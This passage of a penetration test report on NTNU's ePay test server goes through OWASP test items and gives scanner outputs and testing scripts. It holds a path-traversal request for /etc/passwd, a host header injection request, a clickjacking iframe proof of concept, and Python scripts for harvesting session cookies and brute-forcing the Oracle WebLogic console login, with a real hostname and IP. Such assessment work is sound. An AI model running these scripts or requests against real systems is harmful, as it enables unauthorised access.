

Figure 8: Flow gives an overview of all the requests sent by HTTP Request Smuggler

Figure 9: An example of a body of a request sent by HTTP Request Smuggler

WSTG-INPV-16

Testing for HTTP Incoming Requests

N/A

This test involves monitoring internet traffic on the server. We do not have access to the machine running the server and can therefore not perform this test.

WSTG-INPV-17

Testing for Host Header Injection

Pass

We have one entry point with the host header. If we look at the following request and response, we see how the server will use the host header to build a 302-redirect message.

```
GET /ePay/login.do HTTP/1.1

Host: Injected_host:9999
```

```
HTTP/1.1 302 Moved Temporarily

Date: Fri, 09 Apr 2021 06:53:42 GMT

Server: Oracle-HTTP-Server

Location: https://Injected_host:9999/ePay/Login?RelayState=%2FePay%2Flogin.do

Content-Type: text/plain

Content-Language: en

Content-Length: 345



<html><head><title>302 Moved Temporarily</title></head>

<body bgcolor="#FFFFFF">

<p>This document you requested has moved temporarily.</p>

<p>It's now at <a
href="https://Injected_host:9999/ePay/Login?RelayState=&#37;2FePay&#37;2Flogin.do">https://Injected_host:9999/ePay/Login?RelayState=&#37;2FePay&#37;2Flogin.do</a>.</p>

</body></html>
```

Figure 10: Request and response on host header injection.

As we can see in Figure 10, both the injected host and the injected port was used when building the redirect response. As it is now, the host header input is sanitized on the server side, meaning that the

redirect can only be built as [injected_host]/ePay/Login?RelayState=%2FePay%2Flogin.do. The port input only accepts a valid port. If you enter anything other than an integer with four digits or fewer as the port it will disregard it and enter the port 443 instead.

There were attempts to exploit this input, but they were unsuccessful. It seems that this is a safe usage of the host header input as it is sanitized, and you cannot use it to redirect other users. Even so it is not best practice to trust this header, and in this case using the host header is not necessary as there are no cases where the host needs to be anything other than the ePay server itself.

WSTG-INPV-18

Testing for Server-side Template Injection

Pass

Template injection is not possible as the user inputs are properly sanitized. The sanitation is described in more detail under WSTG-INPV-01.

WSTG-INPV-19

Testing for Server-Side Request Forgery

Pass

The following URL was used to test this vulnerability:

https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=

Attempts to access local files and sending requests to an external server gave no results.

Error Handling

WSTG-ERRH-01

Analysis of Error Codes

Issues

Some error pages show an Oracle HTTP server. Pages for error codes 400 and 405 are custom. A Nikto scan was used with C- all and -Display V, and found error code 400, 404, 405 and 501. DirBuster found error code 403. Error code 500 encountered with manual fuzzing of user-input.

Errors codes that show the Oracle HTTP Server:

Error	**Example of how to recreate**
403--Forbidden	GET https://epay-test.itea.ntnu.no/EpaySettlement/%3FRID%3D2671.php
404--Not Found	GET https://epay-test.itea.ntnu.no/ePay/[anything invalid]
500--Internal Server Error	Go to https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice1 and input an invalid date
501--Not Implemented	PROPFIND https://epay-test.itea.ntnu.no/ePay/

Table 12: Overview of error codes that expose the Oracle HTTP Server and how to recreate the errors.

More details on this vulnerability and the risk severity can be found under No Obscuring of Oracle-HTTP-Server.

Error codes with custom error pages:

Error	**Example of how to recreate**
400—Bad Request	GET https://epay-test.itea.ntnu.no/ePay/webcgi/ssi//%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
405--Method Not Allowed	TRACE https://epay-test.itea.ntnu.no/ePay/

Table 13: Overview of error codes with custom pages and how to recreate the errors.

Cryptography

WSTG-CRYP-01

Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection

Issues

Certificate key length is 2048 bits, which is just strong enough. The hash algorithm used is sha384 > sha256. The Strict-Transport-Security header is not set, and the JSESSIONID cookie does not have the secure attribute, see WSTG-CONF-07. TLS 1.2 is used. All content sent from server is over https. Any connection over http is redirected to https.

More details on this vulnerability and the risk severity can be found under Missing HSTS Header and Secure Attribute on Cookie

WSTG-CRYP-02

Testing for Padding Oracle

Pass

Tested for padding oracle in the JSESSIONID. A padding oracle does not seem to be used. Altering the JSESSIONID gives no errors indicating a padding oracle. If it has any encoding, it is not known.

WSTG-CRYP-03

Testing for Sensitive information sent via unencrypted channels

Issues

Strict-Transport-Security header not set, and the JSESSIONID cookie does not have the secure attribute, see WSTG-CONF-07. Possible to send cookies over http before the redirect because of no browser co-op. Found with Burp Suite and tested with Fidler.

More details on this vulnerability and the risk severity can be found under Missing HSTS Header and Secure Attribute on Cookie.

Business logic Testing

WSTG-BUSL-01

Test Business Logic Data Validation

Pass

Used Burp Suite Repeater on the post request for the report-filter. If a date is on any other format than starting with NUMBER-NUMBER-NUMBER, it causes error 500. The service ignores all the other input. The input is sanitized, see WSTG-INPV-01, and is only used to sort data.

WSTG-BUSL-02

Test Ability to Forge Requests

Pass

Every action you can perform is done in one request and response, there are no steps to skip.

WSTG-BUSL-03

Test Integrity Checks

Issues

Admin restricted pages are accessible through forced browsing.

More details on this vulnerability and the risk severity can be found under Unauthorized Admin Activity.

WSTG-BUSL-04

Test for Process Timing

Pass

We could not identify any case where knowing details about processing time could give an advantage in exploiting the application.

WSTG-BUSL-05

Test Number of Times a Function Can be Used Limits

N/A

As the application deals with data retrieval repeated use of functions will not break any workflow, worst case is that data will be retrieved several times.

WSTG-BUSL-06

Testing for the Circumvention of Work Flows

N/A

Full operations happen in one request. This is consistent through the system. The exception is login, but we have not tested it as it is handled by the Feide system.

WSTG-BUSL-07

Test Defenses Against Application Mis-use

Issues

There are no responses on repeated errors, for example while running Nikto, DirBuster or GoBuster.

There was also no response when we attempted a brute force attack on the Oracle WebLogic Console login as it accepted 100 000 login-attempts. The fact that the Oracle WebLogic Console login is open to the public is an issue in itself, therefore it would be recommended to just close the access for the public. This would stop a brute force login attack from the outside, but the login could still be brute forced from the inside if attacker got a backdoor. The safest would to in addition to blocking outside access, also limit login attempts.

More details on these vulnerabilities and the risk severity can be found under No Automated Response on Repeated Server Misuse and Publicly Facing Oracle Console and Manual.

WSTG-BUSL-08

Test Upload of Unexpected File Types

N/A

The service does not allow any type of file upload.

WSTG-BUSL-09

Test Upload of Malicious Files

N/A

The service does not allow any type of file upload.

Client-Side Testing

WSTG-CLNT-01

Testing for DOM based Cross Site Scripting

N/A

This test is designed to test bugs in JavaScript, and this application generally does not use JavaScript. The one example is the calendar GUI, but this input is sanitized in a way that would not allow for any XSS.

WSTG-CLNT-02

Testing for JavaScript Execution

Pass

As described in WSTG-INPV-01, the input that could have been used for JavaScript injection is sanitized in a way that hinders us from injecting scripts. As we cannot inject the script with the right syntax, we cannot achieve execution of any script.

WSTG-CLNT-03

Testing for HTML Injection

Pass

For the same reason that JavaScript execution is impossible html injection is also not possible, see WSTG-INPV-01.

WSTG-CLNT-04

Testing for Client Side URL Redirect

N/A

No redirects controlled by URL input.

WSTG-CLNT-05

Testing for CSS Injection

N/A

CSS does not use any user input.

WSTG-CLNT-06

Testing for Client Side Resource Manipulation

N/A

There are no resources vulnerable to this attack.

WSTG-CLNT-07

Test Cross Origin Resource Sharing

N/A

By default, CORS is blocked. This application does not do any cross origin resource sharing.

WSTG-CLNT-08

Testing for Cross Site Flashing

N/A

Flash is not used by this application.

WSTG-CLNT-09

Testing for Clickjacking

Issues

Used the HTML code below to prove that the site could render inside an iframe. The login page is rendered, and the user may be tricked into inputting their username and password. When you press the login button you are sent in a loop because of problems setting the session cookie.

HTML code

```
<html>
	<head>
		<title>Clickjack test page</title>
	</head>
	<body>
		<iframe src="https://epay-test.itea.ntnu.no/ePay/" width="1900" height="900"
frameBorder="0"></iframe>
	</body>
</html>
```

Figure 11: HTML code for proof of concept. ePay login rendered in an iframe.



Figure 12: Screenshot 1 of ePay login rendered in an iframe.



Figure 11: Screenshot 2 of ePay login rendered in an iframe.

More details on this vulnerability and the risk severity can be found under Iframe Clickjacking.

WSTG-CLNT-10

Testing WebSockets

N/A

WebSockets are not used by this application.

WSTG-CLNT-11

Test Web Messaging

N/A

There is no web messaging in this application.

WSTG-CLNT-12

Test Local Storage

Pass

The only sensitive data is stored in the session cookie. This means that no sensitive data has been stored in local storage.

WSTG-CLNT-13

Testing for Cross Site Script Inclusion

Pass

This was tested by studying responses from the server with Burp Suite proxy. Scripts that were included in responses was analyzed using Chrome developer tools. There is no place in the application where sensitive data is used or retrieved in a JavaScript file. Therefore, XSSI is not possible.

Automated Tests

Nikto

2021-03-19 09:42:33 (GMT-4)

```
+ Target IP:          129.241.56.168
+ Target Hostname:    epay-test.itea.ntnu.no
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:       Subject:  /C=NO/L=Trondheim/O=NORGES TEKNISK-NATURVITENSKAPELIGE UNIVERSITET NTNU/OU=IT-avdelingen/CN=epay-test.itea.ntnu.no
                  Ciphers:  AES256-GCM-SHA384
                  Issuer:   /C=NL/ST=Noord-Holland/L=Amsterdam/O=TERENA/CN=TERENA SSL CA 3
+ Start Time:         2021-03-19 09:42:33 (GMT-4)
---------------------------------------------------------------------------
+ Server: Oracle-HTTP-Server
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /ePay/index.html, /ePay/index.do
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /ePay/./ - 200/OK Response could be Appending '/./' to a directory may reveal PHP source code.
+ /ePay/?mod=node&nid=some_thing&op=view - 200/OK Response could be Sage 1.0b3 may reveal system paths with invalid module names.
+ /ePay/?mod=some_thing&op=browse - 200/OK Response could be Sage 1.0b3 reveals system paths with invalid module names.
+ /ePay/./ - 200/OK Response could be Appending '/./' to a directory allows indexing
+ /ePay/ - 200/OK Response could be Appears to be a default Apache Tomcat install.
+ /ePay// - 200/OK Response could be Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /ePay/?OpenServer - 200/OK Response could be This install allows remote users to enumerate DB names, see http://www.securiteam.com/securitynews/6W0030U35W.html
+ /ePay// - 200/OK Response could be Proxy auto configuration file retrieved.
+ /ePay/%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513
+ /ePay/%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ /ePay/%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ Scan terminated:  11 error(s) and 7 item(s) reported on remote host
+ End Time:         2021-03-19 09:52:48 (GMT-4) (615 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 12: Terminal output from Nikto.

Nikto scans showing all errors encountered were also ran, and the results can be boiled down to the error codes 400, 404, 405 and 501:

Error	**Example of how to recreate**

400—Bad Request	GET https://epay-test.itea.ntnu.no/ePay/webcgi/ssi//%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
404--Not Found	GET https://epay-test.itea.ntnu.no/ePay/[anything invalid]
405--Method Not Allowed	TRACE https://epay-test.itea.ntnu.no/ePay/
501--Not Implemented	PROPFIND https://epay-test.itea.ntnu.no/ePay/

Table 14: Overview of error codes found with Nikto and how to recreate the errors.

Summary

This scan revealed multiple missing security headers.

DirBuster

DirBuster test on https://epay-test.itea.ntnu.no/

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Thu Apr 08 04:07:40 EDT 2021
--------------------------------
https://epay-test.itea.ntnu.no:443
--------------------------------
Directories found during testing:
Dirs found with a 302 response:
/console/
/manual/
```

Figure 13: Output from DirBuster.

DirBuster test on https://epay-test.itea.ntnu.no/epay/

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Thu Apr 08 04:01:53 EDT 2021
--------------------------------
https://epay-test.itea.ntnu.no:443
--------------------------------
Directories found during testing:
Dirs found with a 200 response:
/ePay/
/ePay/%3FRID%3D2671/
```

```
Dirs found with a 403 response:
/ePay/img/
/ePay/css/
/ePay/js/
---------------------------------
Files found during testing:
Files found with a 302 responce:
/ePay/login.do
Files found with a 200 responce:
/ePay/%3FRID%3D2671.xml
/ePay/%3FRID%3D2671.php
```

Figure 14: Output from DirBuster.

DirBuster test on https://epay-test.itea.ntnu.no/epay/EpaySettlement/

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Mon Mar 22 10:19:07 EDT 2021
---------------------------------
https://epay-test.itea.ntnu.no:443
---------------------------------
Directories found during testing:
Dirs found with a 403 response:
/EpaySettlement/
/EpaySettlement/%3FRID%3D2671/
---------------------------------
Files found during testing:
Files found with a 403 responce:
/EpaySettlement/%3FRID%3D2671.php
/EpaySettlement/%3FRID%3D2671.xml
```

Figure 15: Output from DirBuster.

Summary

DirBuster was ran three times on different parts of the application, as shown above. The most important discovery made with this test was the endpoint /console. This is an admin console for the WebLogic server. This endpoint serves no purpose for the application, should not be accessible. It revealed information about the WebLogic Server, like its version.

GoBuster

The scan found the following endpoints.

/images
/css
/console
/manual
/ePay

Table 15: Terminal output from GoBuster.

Summary

Gobuster ran a scan directly against https://epay-test.itea.ntnu.no/ and found these endpoints. Apart from /ePay/ none of these are necessary for the intended functionality of the server. The /console and

/manual reveal much info about the server. Especially the /console which is an admin console for the WebLogic server. On this console interface we could see the exact version of the WebLogic server and we could attempt a brute force login attempt on the console. The admin console does not need to be accessible, making it an unnecessary extra attack surface with high gain if were compromised.

Nmap

2021-04-09 03:36 EDT

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p1-65535 129.241.56.168

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 03:36 EDT
Nmap scan report for weblogictest01.it.ntnu.no (129.241.56.168)
Host is up (0.14s latency).
Not shown: 65531 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Oracle HTTP Server
111/tcp  open  rpcbind  2-4 (RPC #100000)
443/tcp  open  ssl/http Oracle HTTP Server
7001/tcp open  http     Oracle WebLogic admin httpd 10.3.6.0 (T3 enabled)

Nmap done: 1 IP address (1 host up) scanned in 1799.24 seconds
```

Figure 16: Terminal output from Nmap.

Summary

Port 80 and 443 open for communication with the Oracle HTTP Server and 111 for the RPC server. The open port 7001 result led to a brute force attack with word list against the Oracle WebLogic admin console. The password was not cracked. Still, this console should not face the public.

Zap

2021-03-19

ZAP gave these results:

Risk Level	Title	Description	Solution
Medium	X-Frame-Options Header Not Set	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.
Low	Incomplete or No Cache-control and Pragma HTTP Header Set	The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.	Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.
Low	X-Content-Type-Options Header Missing	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the

		type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scan rule will not alert on client or server error responses.	web application/web server to not perform MIME-sniffing.

Figure 17: Report from ZAP.

Scripts

ePay Login

Input username and password and returns JSESSIONID-cookie.

```
import requests
from bs4 import BeautifulSoup
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def login(username, password):
    host = 'https://epay-test.itea.ntnu.no/ePay/'
    s = requests.Session()
    url = host + 'login.do'
    r = s.get(url, verify=False)
    url = r.url
    auth_state = url.split('AuthState=')[1]
    url = 'https://idp-test.feide.no/simplesaml/module.php/feide/login?AuthState=' + auth_state + '&org=ntnu.no'
    data = {'feidename':username,'password':password}
    r = s.post(url, data=data, cookies=s.cookies, verify=False)
    url = r.url + '&yes='
    r = s.get(url, cookies=s.cookies)
    soup = BeautifulSoup(r.content)
    saml_response = soup.find('input', attrs={'name':'SAMLResponse', 'type':'hidden'})['value']
    data = {'SAMLResponse':saml_response, 'RelayState':'%2FePay%2Flogin.do'}
    url = host + 'Login'
    r = s.post(url, data=data, cookies=s.cookies, verify=False)
    json = {'JSESSIONID': s.cookies.get('JSESSIONID')}
    return json
```

Figure 18: Python script for ePay login.

Used by other scripts.

Cookie list

Writes a list of 10 JSESSIONID cookies to file.

```
from epay_login import login

username = ''
password = ''
jsessionids = ''
for x in range(10):
    json = get_login(username, password)
    jsessionids += json['JSESSIONID'] + '\n'
    print(json)
sessions_file = open('jsessionids.txt', "a+")
sessions_file.write(jsessionids)
sessions_file.close()
```

Figure 19: Python script for retrieving a list of cookies.

Ran the script March 23. and April 8. by 2 different users.

Oracle WebLogic Console Login

Input username and password and returns result after attempted login.

```
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def login(username, password):
    host = 'https://epay-test.itea.ntnu.no/console/'
    s = requests.Session()
    url = host + 'login/LoginForm.jsp'
    r = s.get(url, verify=False)
    url = host + 'j_security_check'
    data = {'j_username': username, 'j_password': password, 'j_character_encoding': 'UTF-8'}
    r = s.post(url, data=data, cookies=s.cookies, verify=False)
    status = r.status_code
    if 'The username or password has been refused' in str(r.content):
        status = '401'
    json = {'status': status, 'content': r.content, 'username': username, 'password': password}
    return json
```

Figure 20: Python script for Oracle WebLogic Console Login.

Used by other scripts.

Oracle WebLogic Console Brute Force

Runs a brute force attack on the Oracle WebLogic Server Console with a list of usernames and a password list.

```
from oracle_login import login
from pathlib import Path

usernames = ['']
password_list = ''
password_list_file = open(Path(password_list), encoding="utf8")
passwords = password_list_file.readlines()
result = ''
result_file = open('oracle_bruteforce_results.txt', "a+")
count = 0
for password in passwords:
    for i in usernames:
        attempt = login(i, password)
        attempt_result = 'Status_code ' + attempt['status'] + ': ' + attempt['username'] + '|' + attempt['password']
        #print(attempt_result)
        result_file.write(attempt_result)
        if attempt['status'] == 200:
            user_input = input('Is this a succsess? (y/n)')
            if user_input == 'y':
                print('Succsess: ' + attempt['username'] + '|' + attempt['password'])
                result_file.write('Succsess: ' + attempt['username'] + '|' + attempt['password'] + '\n')
            else:
                attempt['status'] = 401
        if attempt['status'] == 200:
            break
    if attempt['status'] == 200:
            break
```

```
    count += 1
result_file.close()
```

Figure 21: Python script for Oracle WebLogic Console Brute Force attack.

No successful login attempt.

Session Timeout Check

Tests to see how long a session can stay valid.

```
import requests
import time
from bs4 import BeautifulSoup
from datetime import datetime
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

print('starting...')
username = ''
password = ''
host = 'https://epay-test.itea.ntnu.no/ePay/'
s = requests.Session()
url = host + 'login.do'
r = s.get(url, verify=False)
url = r.url
auth_state = url.split('AuthState=')[1]
url = 'https://idp-test.feide.no/simplesaml/module.php/feide/login?AuthState=' + auth_state + '&org=ntnu.no'
#login = 'has_js=0&inside_iframe=0&feidename=' + username + '&password=' + password
data = {'feidename':username,'password':password}
r = s.post(url, data=data, cookies=s.cookies, verify=False)
url = r.url + '&yes='
r = s.get(url, cookies=s.cookies)
soup = BeautifulSoup(r.content)
saml_response = soup.find('input', attrs={'name':'SAMLResponse', 'type':'hidden'})['value']
data = {'SAMLResponse':saml_response, 'RelayState':'%2FePay%2Flogin.do'}
url = host + 'Login'
r = s.post(url, data=data, cookies=s.cookies, verify=False)
# Loop that gets the url below untill it returns something other than 200 ok. Time at start and end will be printed out as well
as updates with each request.
url = 'https://epay-test.itea.ntnu.no/ePay/processedSettlementsFilter.do?fromDate=2021-04-26&toDate=2021-04-
31&redeemer=alle&processed=alle'
time_elapsed = 0
print('time at start: ' + datetime.now().strftime("%H:%M:%S"))
while True:
    r = s.get(url, cookies=s.cookies)
    print(str(r.status_code) + ' time elapsed ' + str(time_elapsed) + ' session: ' + s.cookies.get('JSESSIONID'))
    if r.status_code != 200:
        break
    time.sleep(1200)
    time_elapsed = time_elapsed + 20
print('time at end: ' + datetime.now().strftime("%H:%M:%S"))
```

Figure 22: Python script that checks the long timeout the session cookie.

The script was stopped after 30 hours. The session was still valid.

References

[1] "OWASP Web Security Testing Guide," [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/. [Accessed 21 04 2021].

[2] "OWASP Cheat Sheet Series," [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html . [Accessed 21 04 2021].

[3] A. Chiarelli, "Clickjacking Attacks and How to Prevent Them," 30 10 2020. [Online]. Available: https://auth0.com/blog/preventing-clickjacking-attacks/. [Accessed 21 04 2021].

[4] "X-XSS-Protection," 19 February 2021. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection. [Accessed 15 04 2021].

[5] "X-Content-Type-Options," 12 03 2021. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options. [Accessed 15 04 2021].

[6] "Expect-CT," 16 March 2021. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Expect-CT. [Accessed 15 04 2021].

[7] "ORACLE INFORMATION-DRIVEN SUPPORT," [Online]. Available: https://www.oracle.com/us/support/library/lifetime-support-middleware-069163.pdf. [Accessed 21 04 2021].

[8] "Session Management Cheat Sheet," [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html. [Accessed 27 04 2021].

[9] "Oracle Help Center," [Online]. Available: https://docs.oracle.com/cd/E28280_01/web.1111/e10144/intro_ohs.htm#HSADM105. [Accessed 21 04 2021].